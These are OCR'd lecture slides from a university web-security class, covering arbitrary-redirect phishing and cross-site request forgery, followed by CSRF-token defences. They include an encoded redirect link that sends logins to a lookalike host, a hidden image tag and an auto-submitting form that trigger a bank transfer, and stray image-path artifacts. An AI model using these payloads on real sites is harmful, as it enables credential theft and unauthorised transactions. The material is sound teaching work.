Web Sec - The SeQueL

with Adam & Ryan

You've Been Attacked!

- Vulnerabilities
  - **Arbitrary redirect** on /login page
  - **Cross-site Request Forgery** on/transaction page

Arbitrary Redirect

- Website, victim.com, has a redirect parameter that accepts any URL
- By carefully choosing a value for redirect, attacker can cause you to leave victim.com without noticing
- Result: you send the attacker information you meant for victim.com
- Useful for phishing

Arbitrary Redirect

- Exploit URL we sent you:
  - http://128.213.33.210/login?redirect=%68%74%74%70%3A%2F%2F%31%32%38%2E%32%31%33%2E%33%33%2E%32%32%30%2F
- What's in the redirect parameter? URL decode it:
  - redirect=http://128.213.33.220/

Arbitrary Redirect

bank.com

128.213.33.210


bank-online.com

128.213.33.220

Arbitrary Redirect

bank.com

128.213.33.210



bank-online.com

128.213.33.220


Go Here:

http://bank.com/login?redirect=http://bank-online.com

Arbitrary Redirect

bank.com

128.213.33.210



bank-online.com

128.213.33.220


get

http://bank.com/login?redirect=http://bank-online.com

Arbitrary Redirect

bank.com

128.213.33.210



bank-online.com

128.213.33.220

Please Login

Arbitrary Redirect

bank.com

128.213.33.210

bank-online.com

128.213.33.220

send

http://bank.com/login?redirect=http://bank-online.com

user name = john

password = money$

Arbitrary Redirect

bank.com

128.213.33.210

bank-online.com

128.213.33.220

go to http://bank-online.com

send

http://bank.com/login?redirect=http://bank-online.com

user name = john

password = money$

Arbitrary Redirect

bank.com

128.213.33.210

bank-online.com


128.213.33.220

get http://bank-online.com

Arbitrary Redirect

bank.com

128.213.33.210



bank-online.com

128.213.33.220


get http://bank-online.com

Invalid Login

Arbitrary Redirect

bank.com

128.213.33.210



bank-online.com

128.213.33.220

send

http://bank-online.com

user name = john

password = money$

Arbitrary Redirect

bank.com

128.213.33.210

log credentials
john:money$

bank-online.com

128.213.33.220

send
http://bank-online.com
user name = john
password = money$

Arbitrary Redirect

bank.com

128.213.33.210

log credentials
john:money$

bank-online.com

128.213.33.220

send
http://bank-online.com
user name = john
password = money$

go to
http://bank.com/home

Cross-site Request Forgery

- Cross-site Request Forgery (CSRF) forces a user to perform unwanted actions on a website in which he is authenticated

CSRF - How'd I Lose $$?

http://www.cs.rpi.edu/academics/courses/spring10/csci4971/websec2/directions.html

CSRF - How'd I Lose $$?

```
<html>
<head>
   <title>Web Security Lecture 2 - Directions</title>
</head>
<body>
<h1>SSP - Web Security 2 - Directions</h1>
<p>Before we look at today's material, let's review what we covered last time. There
were two primary topics: <b>sessions</b> and <b>cross-site scripting (XSS)</b>.</p>

<p>Session IDs allow a website to remember you.


...

<img style="display: none;" src="http://128.213.33.210/transaction?
to=1&amount=13.37">
</body>
</html>
```

CSRF - How'd I Lose $$?

```
<html>
<head>
   <title>Web Security Lecture 2 - Directions</title>
</head>
<body>
<h1>SSP - Web Security 2 - Directions</h1>
<p>Before we look at today's material, let's review what we covered last time. There
were two primary topics: <b>sessions</b> and <b>cross-site scripting (XSS)</b>.</p>

<p>Session IDs allow a website to remember you.

...

<img style="display: none;" src="http://128.213.33.210/transaction?
to=1&amount=13.37">
</body>
</html>
```

CSRF - How'd I Lose $$?

Fetches image at:
http://128.213.33.210/transaction?to=1&amount=13.37

This image fetch causes a transfer of $13.37 to account 1

CSRF - Mitigation?

- What if /transaction only transfers money for POST requests?
  - Won't Work
  - You can use JavaScript to perform POST requests
  - We could have changed directions.html to the following:

CSRF - JavaScript POST

```
<html>
<body onload="document.getElementById('transaction-form').submit()">

 <form id="transaction-form" method="post" action="http://128.213.33.210/transaction">
        <input type="hidden" name="to" value="1">
        <input type="hidden" name="amount" value="13.37">
 </form>

</body>
</html>
```

CSRF - Mitigation

- Website sends form to web browser, also sends a CSRF token
- Correct CSRF token must be sent back with form or else form data rejected
- Foils CSRF attacks because:
  - attacker cannot retrieve victim's CSRF token

CSRF Mitigation Demo

session id:
TH2S234S

CSRF Mitigation Demo

get
/transaction

session id:
TH2S234S

CSRF Mitigation Demo

CSRF Tokens for TH2S234S:
EF9XA2UE

get
/transaction

Transaction Form
- To field
- Amount field
- CSRF Token = EF9XA2UE

session id:
TH2S234S

x CSRF Mitigation Demo

CSRF Tokens for TH2S234S:
EF9XA2UE

send /transaction
to = 1
amount = 13.37

session id:
TH2S234S

x CSRF Mitigation Demo

CSRF Tokens for TH2S234S:
EF9XA2UE

send /transaction
to = 1
amount = 13.37

Incorrect CSRF Token

session id:
TH2S234S

✔ CSRF Mitigation Demo

CSRF Tokens for TH2S234S:
EF9XA2UE

send /transaction
to = 1
amount = 13.37
CSRF Token = EF9XA2UE

session id:
TH2S234S

✔ CSRF Mitigation Demo

CSRF Tokens for TH2S234S:
EF9XA2UE

send /transaction
to = 1
amount = 13.37
CSRF Token = EF9XA2UE

Transaction Completed

session id:
TH2S234S